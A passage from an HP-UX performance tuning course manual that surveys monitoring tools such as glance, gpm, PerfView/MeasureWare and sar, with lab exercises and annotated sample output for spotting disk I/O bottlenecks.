
Glance Reports

The glance tool includes reports for the following areas:

Command	Screen Displayed / Description
a	CPU By Processor
c	CPU Report
d	Disk Report
g	Process List
i	IO By File System
l	Network By Interface
m	Memory Report
n	NFS By System
t	System Tables Report
u	IO By Disk
v	IO By Logical Volume
w	Swap Space
A	Application List
B	Global Waits
D	DCE Global Activity
G	Process Threads
H	Alarm History
I	Thread Resource
J	Thread Wait
K	DCE Process List
N	NFS Global Activity
P	PRM Group List
T	Transaction Tracker
Y	Global System Calls
Z	Global Threads
?	Commands Menu
S	Select a NFS system/Disk/Application/Trans/Thread
s	Select a single process
F	Process Open Files
L	Process System Calls
M	Process Memory Regions
R	Process Resources
W	Process Wait States

h displays help on metrics and how to use glance

10-32. SLIDE: HP Glance — Process Specific



Student Notes

One of the most powerful features of **glance** is its ability to provide detailed, performance-related information about individual processes on the system.

For each process on the system, detailed data regarding **resources used**, **wait states**, **memory regions**, **files opened**, and the **system calls** can be displayed.

The slide above shows the **resources used** information for the process ID 4088.

10-33. SLIDE: GPM — GlancePlus Monitor

Track CPU, memory, disk, & network resources real-time.

A Guided Tour is included with the online help facility.

Identify system performance bottlenecks using the rules-based advisor.


- ✓ 1000 metrics
- ✓ Global, application, or process level
- ✓ 1 sec intervals
- ✓ Transaction Tracker metrics

Student Notes

The **gpm** (GlancePlus Monitor) tool is a graphical version of **glance**. All the benefits of using **glance** apply to **gpm**, including:

- A guided tour using the online help facility.
- Alarming capabilities to notify the system administrator when a bottleneck is detected.
- Access to run time performance data (over 1,000 different metrics).
- The ability to kill and renice processes
- The ability to adjust the presentation intervals
- Reliability of data, since information is gathered by the **midaemon**

10-34. SLIDE: PerfView and MeasureWare



Student Notes

MeasureWare is the recommended and preferred tool for collecting performance data on an HP-UX system. MeasureWare collects all the global and process statistics, consolidates the data into a 5-minute summary, and writes the record to a circular log file. Processes can be grouped into applications, and various thresholds are available for determining which processes are included in the summary.

The **PerfView** tool allows collected MeasureWare information to be viewed in a feature-rich, GUI interface. Graphs, charts, alarms, and other details are easily viewed with **PerfView**.

There are three components which make up the PerfView product:

PerfView Analyzer

- The PerfView Analyzer allows for the performance administrator to easily access data from any MeasureWare Agent.
- By default, the last 8 days of data are pulled in to be analyzed but any amount of data that has been collected can be retrieved.

- The PerfView Analyzer is used for load balancing, and also allows you to compare multiple systems against a specific metric.
- The graphs produced by the PerfView Analyzer can be stored, or printed out to any Postscript or PCL printer.
- As with all of the RPM products, the PerfView Analyzer is fully integrated with Network Node Manager and IT Operations.

PerfView Monitor

- The PerfView Monitor receives alarms sent by MeasureWare agents.
- It allows you to filter alarms by severity and type.
- PerfView Monitor is an optional module and may *not* be required if you are also running Network Node Manager or IT Operations.

PerfView Planner

- The PerfView Planner allows you to use collected MeasureWare data to see performance trends.
- The more data provided to the PerfView Planner and the less time you project it, the more accurate the reports will be.
- The PerfView Planner is not a true capacity planning tool in that it does not provide modeling capability, or the ability to do simulations.

10-35. LAB: Survey of Different Performance Tools

Directions

Change to directory to `/home/h3045*/tools`. Start some activity on the system by executing the **RUN** script:

```
./RUN
```

When the lab is completed, terminate the activity by executing the **KILLIT** script.

1. How many processes are running on the system?

Use the command `ps -ef | wc -l` (subtract 1 for the header).

Or use `top`, which shows number of processes in the summary portion.

Or use `glance`, global processes screen (`g`), and set the thresholds to show all of the running processes.

2. Are there any real-time processes running on the system?

Use the command `ps -el` to view the priority of all processes and look for priorities between 0 and 127. Any process with a priority less than 128 is a real time process.

Or use `top`, to view processes and their priorities.

Or use `glance`, global process screen (`g`), to view processes and their priorities.

3. Are there any zombie processes on the system?

A zombie is a process which has terminated and is trying to exit the system. If the process cannot exit the system (i.e. it cannot release its resources or its parent does not respond), then it continues to stay on the system in a zombie state.

Use the `top` command to view zombie processes.

Or use `glance`, global process screen (`g`), to view zombie (aka `<defunct>`) processes.

4. What is the load average (aka processes in the run queue) on the system?

The load average is a measure over the last 1, 5, and 15 minute intervals of the CPU run queue.

The load average can be seen in:

- the uptime command
- the top command
- the glance CPU (c) report, page 2
- the glance CPU by Processor (a) report

5. How many system processes are currently present?

System processes have a zero size data segment. This can be seen - on the `ps -el` listing (look for SZ column with 0) - on the glance process report (look for RSS with 16kb)

System processes can also be detected in the Flag field of a `ps -el` listing.

6. What is the current CPU utilization on the system?

Most all tools report CPU utilization statistics, including:

- top
- glance
- sar -u
- iostat -t
- vmstat

7. What is the total amount of memory on the system and how much is free?

The total memory can be seen with:

- glance, memory (m) report
- top
- dmesg
- also logged to the file, `/var/adm/syslog/syslog.log`

The free memory on the system can be seen with:

- glance, memory (m) report
- vmstat

8. How much swap space is currently being used?

The swap space being used can be seen with:

- glance, swap space (w) report
- swapinfo

9. How many entries in the inode table are currently in use?

The number of inodes currently in use can be seen with:

- sar -v
- glance, system table report (t), page 2

Remember, the inode table is a cache. Therefore, once the system has been running for a while, this table will be full.

10. Which processes are using the largest amount of the CPU?

The top CPU consuming process can be seen with:

- top
- glance, global process (g) report, sorted by CPU util
- glance, CPU (c) report (show top CPU user)

Proc3 and proc5 should be the top CPU consumers.

11. Which process is using the largest amount of memory?

The size of a process can be seen with:

- top
- ps -el
- glance, global process (g) report

Proc1 should be using the largest amount of memory.

1.

12. Which process is performing the greatest amount of disk I/O?

Glance is the best tool for tracking disk I/O by process.
Other tools like iostat do not show process specific info.

The glance, global process (g) report, sorted by disk I/O shows which processes are performing the greatest amount of disk I/O.

None of the processes are doing any large amount of I/O.

13. How much page ins and page outs are occurring on the system?

The amount of page ins and page outs can be seen with:

- vmstat
- glance, memory (m) report

14. What is the current size of the buffer cache, and what is the current hit ratio?

The minimum, maximum, and current size of the buffer cache can be seen with glance, table report (t), page 2.

The current hit ratio on the buffer cache can be seen with:

- sar -b
- glance, disk (d) report, page 2.

15. Run the KILLIT script.

```
cd /home/h3045*/tools
./KILLIT
```

10-36. LAB: (Optional) PerfView/MeasureWare Lab

Directions

1. Verify that MeasureWare is running. If it is not running start it:

```
# mwa status
```

If not running:

```
# /sbin/init.d/mwa start
```

Verify that a rep_server is running. This will be the last line of the mwa status output. If the rep_server did not start try starting and stopping measureware again.

```
# /sbin/init.d/mwa stop
```

```
# /sbin/init.d/mwa start
```

If the rep_server still did not start, try starting one manually

```
# /opt/perf/bin/rep_server
```

2. Start PerfView:

```
# /opt/perf/bin/pv
```

3. From the PerfView Main Menu click on **Data Sources → Manage**.
4. In the Data Sources window click on **Manage → Add**. Enter your host name and enter a group name of class. Click on **Add**. Enter your neighbors host name. Use the same group name. This time click on **OK**.
5. Click on the group class. It should list the systems in the group. Click on your system, and then click on **Connect System**.
6. In the PerfView Main Window click on your hostname on the left side of the window. On the right side of the window you should see a list of available graphs. Click on **History** and then click on **Draw**.
7. You should see a list of metrics on the top. You can exclude metrics from the graph by clicking on the key on the top of the graph. Try removing and then re-adding some of the metrics.
8. Highlight (drag your mouse over the portion of the graph) a portion of the graph where the CPU utilization is high. PerfView will zoom in on that time period.
9. On the menu bar of the graph window click on **Show → Drill Down**. Another window should open. To see your options click on the box next to there it says "**Drill to**". Select **Process**. You should be able to see what processes were using CPU. Close the process report and the graph windows.
10. In the Data Sources window click on your neighbor's hostname, and then click on **Connect Systems**.

11. In the main PerfView window click on **System Compare**, then click on **Draw**. You will be prompted to select systems. Select them all. Next you will be prompted to select a metric. Select GBL_CPU_TOTAL_UTIL and click on **Draw**. You should now be able to compare the CPU Utilization on the two systems.
12. Continue to experiment with PerfView as you wish.
- 2.

Module 10
Performance Tools Overview

3.


Module 11 — Identifying a Disk Performance Bottleneck

Objectives

Upon completion of this module, you will be able to:

- List the four main bottlenecks which limit performance on a computer system.
- Identify four symptoms for disk-related bottlenecks.
- Use standard UNIX performance tools and HP specific tools to determine if the disk-related bottleneck symptoms are present.
- Identify four symptoms of processes performing large amounts of disk I/O, which contribute to disk-related bottlenecks.

11-1. SLIDE: Performance Bottlenecks



Student Notes

Poor performance results from a resource not being able to handle the demand being placed upon it. When the demand for a resource exceeds the capabilities of the resource, then a *bottleneck* exists for that resource.


Common resource bottlenecks are:

CPU A CPU bottleneck occurs when the number of processes wanting to execute is constantly more than the CPU can handle. Basic symptoms of a CPU bottleneck are high CPU Utilization and multiple jobs consistently in the CPU run queue.

Memory A memory bottleneck occurs when the total number of processes on the system will not all fit into memory (i.e. there are more processes than memory can hold). When this happens, pages of memory need to be copied out to the swap partition on disk to free space in memory. Basic symptoms of a memory bottleneck are high memory utilization and consistent I/O activity to the swap partition on disk.

Disk	A disk bottleneck occurs when the amount of I/O to a specific disk is more than the disk can handle. Basic symptoms of a disk bottleneck include high utilization of a disk drive and multiple I/O requests consistently in the Disk I/O queue.
Network	A network bottleneck occurs when the amount of time needed to perform network-based transactions is consistently greater than expected. Basic symptoms of a network bottleneck include network collisions, network request timeouts, and packet retransmissions.

11-2. SLIDE: Sample Bottleneck — Disk Read



Student Notes

The flow diagram on the slide highlights the main actions performed by a process when it issues a `read()` system call.


1. The process issues the `read()` system call. The buffer cache is searched, looking for the data blocks being requested. If the data block is found in the buffer cache, the `read()` system call is returned with the corresponding data.
2. If the data block is not found in the buffer cache, then a physical I/O request is generated to read the data block into the buffer cache. The I/O request is placed into the Disk Queue for that particular disk.
3. The physical read is performed since the data was not in the buffer cache. Because physical I/O involves movement of the disk head (seek time), waiting for the data on the platter to rotate under the disk head (latency time), and moving the data from the platter into memory (transfer time), the cost of a physical I/O is high from a performance standpoint.
4. Once the physical I/O request returns, the data is stored in the buffer cache such that future I/O requests for the same file system block can be satisfied without having to perform a physical. This step completes the physical I/O initiated by the kernel.

5. The final step is to return the data to the original calling process which issued the **read()** system call.

11-3. SLIDE: Specific Disk Read Bottlenecks

Specific Disk Read Bottlenecks

1. Data not in Buffer Cache.
2. Lots of I/O requests in the Disk I/O queue.
3. High disk utilization or slow disk hardware.
4. All entries in the buffer cache are dirty and have not been flushed
— must wait.
5. Kernel notification to process performing disk read is slowed by other activity.



Student Notes

The slide above shows the bottlenecks which can occur when performing a disk read:

- **Data not in the buffer cache.** Disk read performance is heavily dependent upon data being in the buffer cache at the time it is requested. When the requested data is in the buffer cache, the data can be returned immediately. When it is not in the buffer cache, a physical I/O needs to occur, which greatly impacts disk read response time.
- **Lots of requests in the disk I/O queue.** When an I/O request is posted to the disk I/O queue, the number of requests in the queue greatly impacts how quickly the I/O will be performed. If there are a lot of requests, then the I/O must wait for all the preceding requests to be serviced. The waiting for other requests greatly impacts the I/O performance.
- **Slow disk hardware.** When the I/O request is processed, the disk hardware must seek the disk head to the correct disk platter and transfer data contained at that location. If the disk hardware is slow, then the seek rate, platter rotational speed, and/or data transfer rate will be slow and ultimately will effect the disk I/O performance.
- **Buffer cache is full with dirty entries.** Upon transferring data to the buffer cache, at least one buffer cache entry needs to be available. If all the buffer cache entries are in

use (all entries contained modified data), then the I/O will have to wait for a buffer cache entry to be flushed to disk (freeing a buffer cache entry).

- **Other activity on the system slows kernel notification to calling process.** Once the I/O has completed and the data is in the buffer cache, the calling process needs to be notified (i.e. awakened) by the kernel. If the kernel is busy with real-time processes or other activities, the calling process may have to wait a little longer before the kernel can provide the notification.

11-4. SLIDE: Disk I/O Monitoring: **sar -b** Output

Disk I/O Monitoring: sar -b Output									
#=> sar -b 10 20									
HP-UX canary B.11.11 U 9000/803 06/29/2001									
05:51:04	bread/s	lread/s	%rcache	bwrit/s	lwrit/s	%wcache	pread/s	pwrit/s	
05:51:14	0	0	0	1	1	25	0	0	
05:52:04	0	0	0	0	1	85	0	0	
05:52:14	0	0	0	1	8	87	0	0	
05:52:24	0	0	0	0	4	100	0	0	
05:52:34	0	0	0	0	1	100	0	0	
05:52:54	1	68	99	0	0	33	0	0	
05:53:04	7	11936	100	1	2	13	0	0	
05:53:14	6	19506	100	1	1	0	0	0	
05:53:24	28	24147	100	1	2	65	0	0	
05:53:34	64	16659	100	0	14	99	0	0	
05:53:44	118	118	0	2	3	46	0	0	
05:53:54	0	0	0	3	3	0	0	0	
05:54:04	0	0	0	18	19	4	0	0	
05:54:14	179	179	0	18	18	3	0	0	
05:54:24	179	179	0	13	14	4	0	0	
Average	29	3639	99	3	5	39	0	0	

Student Notes

The **sar -b** report shows disk activity related to the buffer cache. The key fields within this report are:

bread/s Indicates the average number of physical I/O requests per second over the interval. The term *bread* refers to block reads.

lread/s Indicates the average number of logical I/O requests per second over the interval.

%rcache Indicates the average percent read cache hit rate. This shows what percentage of read requests were satisfied through the buffer cache.

write metrics The same three metrics for write activities (**bwrit/s**, **lwrit/s**, and **%wcache**) should also be monitored.

The **sar -b** report on the slide shows the two extreme situations. The first extreme is a 100% read cache hit rate, which occurs when there are lots of logical I/O requests and most requests are satisfied through the buffer cache, rather than having to go to disk.

The other extreme is a 0% read cache hit ratio. This occurs when every logical I/O request requires having to perform a physical read from disk. In this case, the number of physical reads is equal to the number of logical reads.

11-5. SLIDE: Disk I/O Monitoring: `sar -d` Output

Disk I/O Monitoring: `sar -d` Output

```
# sar -d 5 6
05:23:50 device %busy avque r+w/s blks/s await avserv
05:23:55 c1t5d0 0.60 0.50 2 35 1.55 5.07
          c0t4d0 62.40 10.51 46 2783 127.97 152.92
          c0t5d0 33.20 2.76 16 1226 42.89 143.96
          c0t6d0 54.80 8.10 31 2166 242.52 193.15
05:24:00 c1t5d0 1.20 0.50 3 39 1.97 6.72
          c0t4d0 63.80 10.84 48 2943 129.23 159.47
          c0t5d0 39.20 2.94 19 1427 38.85 154.55
          c0t6d0 61.80 19.60 36 2371 331.15 208.49
05:24:05 c1t5d0 2.20 0.50 3 45 3.85 13.04
          c0t4d0 56.40 18.40 39 2392 234.33 163.10
          c0t5d0 35.60 2.69 17 1258 39.96 138.81
          c0t6d0 62.80 18.41 36 2643 192.28 178.66
05:24:10 c1t5d0 0.20 0.50 2 35 1.01 4.86
          c0t4d0 68.60 13.00 51 3118 154.68 159.02
          c0t5d0 33.80 3.25 16 1226 47.82 147.32
          c0t6d0 60.00 5.72 33 2301 238.43 203.88
05:24:15 c0t4d0 24.40 4.25 15 823 60.83 180.68
          c0t5d0 23.00 3.46 14 851 43.33 118.87
          c0t6d0 50.60 18.77 28 1846 306.13 233.36
05:24:20 c1t6d0 0.60 0.50 0 2 4.63 11.53
          c1t5d0 1.40 1.17 2 23 9.85 21.50
```

Student Notes

The `sar -d` report shows disk activity on a per disk drive basis. The key fields within this report are:

- % busy** Indicates the average percent utilization of the disk over the interval (5 seconds in the slide).
- avque** Indicates the average number of requests in the disk I/O queue.
- await** Indicates the average amount of time a requests spends waiting in the disk I/O queue.
- avserv** Indicates the average amount of time to service a disk I/O request.

The `sar -d` report on the slide shows that when the disk had the most requests in the queue (19.60 and 18.77), the average wait time was at its highest.

The slide also shows that there are five disk drives spread across two disk controllers. One disk controller (c0) appears to have two busy drives (t4 and t6) and a relatively low usage drive (t5). Disk controller (c1) has two disks which are mainly idle. One performance

solution here would be to better balance the disk activity across the two controllers by moving one disk (say c0t4), over to the idle disk controller.

11-6. SLIDE: Disk I/O Monitoring: Glance I/O by Disk Report

Disk I/O Monitoring: Glance I/O by Disk Report

```

B3692A GlancePlus C.02.65.00      06:31:12 e2403roc 9000/856      Current Avg High
-----
Cpu Util  S-----SRU-----U  100% 100% 100%
Disk Util  F-----F-----      83%  22%  84%
Mem Util   S  SU-----UB-----B  94%  95%  96%
Swap Util  U  UR  R-----      21%  21%  22%
-----
          IO BY DISK
Idx Device      Util  Qlen  KB/Sec  LogI IO  Users=  4
                               Phys IO
-----
1 56/52.6.0      0/ 0    0.0    0.0/  1.8  na/  na  0.0/  0.2
2 56/52.5.0      1/ 1    0.0    16.0/  5.1  na/  na  2.0/  0.7
3 56/36.4.0      78/ 9   18.2  1584.8/ 178.4  na/  na  48.0/  5.6
4 56/36.5.0      52/ 6    3.8   932.8/ 120.5  na/  na  24.0/  3.0
5 56/35.6.0      68/ 9   10.6  1172.8/ 154.9  na/  na  35.8/  4.6
6 56/52.2.0      0/ 0    0.0    0.0/  0.0  0.0/  0.0  0.0/  0.0

Top disk user: PID 3280, disc      106.4 IOs/sec  S - Select a Disk
  
```

Student Notes

The glance Disk Device report (u key) shows current and average utilization of each disk drive on the system. Also shown in this report is the current I/O queue length for each disk.

In the slide, three disks show utilization greater than 50% and queue lengths greater than 3. This would normally be cause for further investigation. The 10.6 and 18.2 queue lengths are high, but, because the average utilization of the drives is 9%, this may just be a spike in disk activity.

In this case, the situation should be monitored further to see if the high queue lengths persist, or whether they were just spike in disk usage.

11-7. SLIDE: Disk I/O Monitoring: Glance Disk Report

Disk I/O Monitoring: Glance Disk Report

B3692A GlancePlus C.02.65.00			06:16:25 e2403roc 9000/856			Current Avg High		
Cpu Util	S SRU U					100%	100%	100%
Disk Util	F F					83%	22%	84%
Mem Util	S SV UB B					94%	95%	96%
Swap Util	U UR R					21%	21%	22%

DISK REPORT									
Req Type		Requests	%	Rate	Bytes	Cum Req	%	Users= 4	Cum Rate Cum Byte
Local	Logl Rds	68	2.7	13.6	5kb	1260	7.8	9.6	3.2mb
	Logl Wts	2455	97.3	491.0	19.2mb	14798	92.2	112.9	114.8mb
	Phys Rds	10	1.7	2.0	80kb	189	5.1	1.4	1.8mb
	Phys Wts	565	98.3	113.0	18.9mb	3520	94.9	26.8	112.4mb
	User	571	99.3	114.2	18.9mb	3448	93.0	26.3	112.2mb
	Virt-Mem	0	0.0	0.0	0kb	66	1.8	0.5	968kb
	System	4	0.7	0.8	32kb	195	5.3	1.4	1.2mb
	Raw	0	0.0	0.0	0kb	0	0.0	0.0	0kb
	Remote	Logl Rds	0	0.0	0.0	0kb	0	0.0	0.0
Logl Wts		0	0.0	0.0	0kb	0	0.0	0.0	0kb
Phys Rds		0	0.0	0.0	0kb	1	100.0	0.0	0kb
Phys Wts		0	0.0	0.0	0kb	0	0.0	0.0	0kb

Student Notes

The glance Disk Report (**d** key) shows local and remote I/O activity. The I/O distribution can be viewed from the following:

- Logical Perspective (logical reads versus logical writes)
- Physical Perspective (physical reads versus physical writes)
- I/O Type Perspective (User, Virtual Mem, System, Raw)

Items of interest in this report include the number logical I/O requests (read and writes), the number of physical I/O requests (reads and writes), and the ratio between the two.

In the slide, the disk utilization is 94% (very high), with the majority of the I/Os being writes (92%) as opposed to reads. It is also interesting to note the logical to physical write ratio is 14,798 : 3,520 or approximately 5:1, which is an acceptable write performance ratio.

11-8. LAB: Monitoring Disk I/O Performance

In this lab you will first benchmark I/O performance while there's no other activity. You will then generate additional I/O and rerun the benchmark.

1. Create a 100 megabyte VxFS file system. Mount it at **/perf**. Copy the disk benchmark files to the new file system.

```
